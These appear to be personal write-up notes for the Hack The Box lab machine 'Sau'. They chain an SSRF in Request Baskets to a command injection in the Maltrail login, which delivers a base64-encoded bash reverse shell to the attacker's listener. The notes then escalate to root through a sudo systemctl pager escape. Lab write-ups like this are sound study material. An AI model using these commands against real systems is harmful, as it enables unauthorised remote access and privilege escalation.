

Sau

Monday, April 28, 2025 7:47 PM

Sau



```
┌──(root㉿kali)-[/home/kali/Desktop/htb/sau]
└─# cat nmap
# Nmap 7.95 scan initiated Sun Apr 20 12:18:13 2025 as: /usr/lib/nmap/nmap -A -T4 -oN Desktop/htb/sau/nmap -p- 10.129.229.26
Nmap scan report for 10.129.229.26
Host is up (0.039s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     http    Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 20 Apr 2025 16:18:49 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
```



Configuration Settings

Forward URL: http://127.0.0.1/login


☐ Insecure TLS only affects forwarding to URLs like `https://...`

☑ Proxy Response

☐ Expand Forward Path

Basket Capacity: 200


Cancel Apply




```
┌──(root㉿kali)-[/home/kali]
└─# echo -n 'bash -i  >& /dev/tcp/10.10.16.5/9001  0>&1'|base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNS85MDAxICAwPiYx

┌──(root㉿kali)-[/home/kali]
└─# echo -n 'bash -i  >& /dev/tcp/10.10.16.5/9001  0>&1'|base64 -w0
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNS85MDAxICAwPiYx

┌──(root㉿kali)-[/home/kali]
└─# echo -n 'bash -i  >& /dev/tcp/10.10.16.5/9001  0>&1' | base64 -w0
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNS85MDAxICAwPiYx

┌──(root㉿kali)-[/home/kali]
└─#
```

```
            <li data-action="hide_threat">Hide threat</li>
            <li data-action="report_false_positive">Report false positive
</li>
        </ul>
        <script defer type="text/javascript" src="js/main.js"></script>
    </body>
</html>

┌──(root㉿kali)-[/home/kali]
└─# curl http://10.129.229.26:55555/88yb1v3 -d 'username=;`echo YmFzaCAta
SAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNS85MDAxICAwPiYx | base64 -d | bash`'
Login failed

┌──(root㉿kali)-[/home/kali]
└─# curl http://10.129.229.26:55555/88yb1v3 -d 'username=;`echo YmFzaCAta
SAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNS85MDAxICAwPiYx | base64 -d | bash`'
```


```
┌──(root㉿kali)-[/home/kali]
                              └─# exit

┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.229.26] 57970
bash: cannot set terminal process group (882): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
puma@sau:/opt/maltrail$
```




```
puma@sau:/opt/maltrail$ cat maltrail.conf  |grep -i pass
# User entries (username:sha256(password):UID:filter_netmask(s))
# Note(s): sha256(password) can be generated on Linux with: echo -n 'password' | sha256sum | cut -d " " -f 1
puma@sau:/opt/maltrail$
```



```
puma@sau:/opt/maltrail$ cat maltrail.conf  |grep -v '^#'

HTTP_ADDRESS 0.0.0.0

HTTP_PORT 8338

USE_SSL false


USERS
    admin:9ab3cd9d67bf49d01f6a2e33d0bd9bc804ddbe6ce1ff5d219c42624851db5dbc:0:                       # changeme!

ENABLE_MASK_CUSTOM true
```




```
puma@sau:/opt/maltrail$ cat maltrail.conf  |grep -v '^#' |grep .
HTTP_ADDRESS 0.0.0.0
HTTP_PORT 8338
USE_SSL false
USERS
    admin:9ab3cd9d67bf49d01f6a2e33d0bd9bc804ddbe6ce1ff5d219c42624851db5dbc:0:                       # changeme!
ENABLE_MASK_CUSTOM true
USE_SERVER_UPDATE_TRAILS false
FAIL2BAN_REGEX attacker|reputation|potential[^"]*(web scan|directory traversal|injection|remote code)|spammer|mass scanner
PROCESS_COUNT 1
DISABLE_CPU_AFFINITY false
USE_FEED_UPDATES true
DISABLED_FEEDS turris, ciarmy, policeman, myip, alienvault
IP_MINIMUM_FEEDS 3
UPDATE_PERIOD 86400
```




```
# Note(s): sha256(password) can be generated on Linux with: echo -n 'password' | sha2
puma@sau:/opt/maltrail$ cat /etc/passwd |grep sh$
root:x:0:0:root:/root:/bin/bash
puma:x:1001:1001::/home/puma:/bin/bash
puma@sau:/opt/maltrail$
```


Upgrade shell to pty.spawn



```
puma@sau:/opt/maltrail$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$
```



```
puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Sun 2025-04-20 15:50:25 UTC; 2h 9min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 882 (python3)
      Tasks: 11 (limit: 4662)
     Memory: 31.7M
     CGroup: /system.slice/trail.service
             ├─ 882 /usr/bin/python3 server.py
             ├─1288 /bin/sh -c logger -p auth.info -t "maltrail[882]" "Failed p>
             ├─1289 /bin/sh -c logger -p auth.info -t "maltrail[882]" "Failed p>
             ├─1292 bash
             ├─1293 bash -i
             ├─1316 python3 -c import pty;pty.spawn("/bin/bash")
             ├─1317 /bin/bash
             ├─1381 sudo /usr/bin/systemctl status trail.service
             ├─1382 /usr/bin/systemctl status trail.service
             └─1383 pager

Apr 20 17:42:13 sau maltrail[1286]: Failed password for None from 127.0.0.1 por>
Apr 20 17:50:59 sau sudo[1310]:     puma : TTY=unknown ; PWD=/opt/maltrail ; US>
Apr 20 17:50:59 sau sudo[1310]: pam_unix(sudo:session): session opened for user>
!/bin/bash
root@sau:/opt/maltrail# id
uid=0(root) gid=0(root) groups=0(root)
```



```
Apr 20 17:42:13 sau maltrail[1286]: Failed password for None from 127.0.0.1 por>
Apr 20 17:50:59 sau sudo[1310]:     puma : TTY=unknown ; PWD=/opt/maltrail ; US>
Apr 20 17:50:59 sau sudo[1310]: pam_unix(sudo:session): session opened for user>
!/bin/bash
root@sau:/opt/maltrail# id
uid=0(root) gid=0(root) groups=0(root)
root@sau:/opt/maltrail# _
```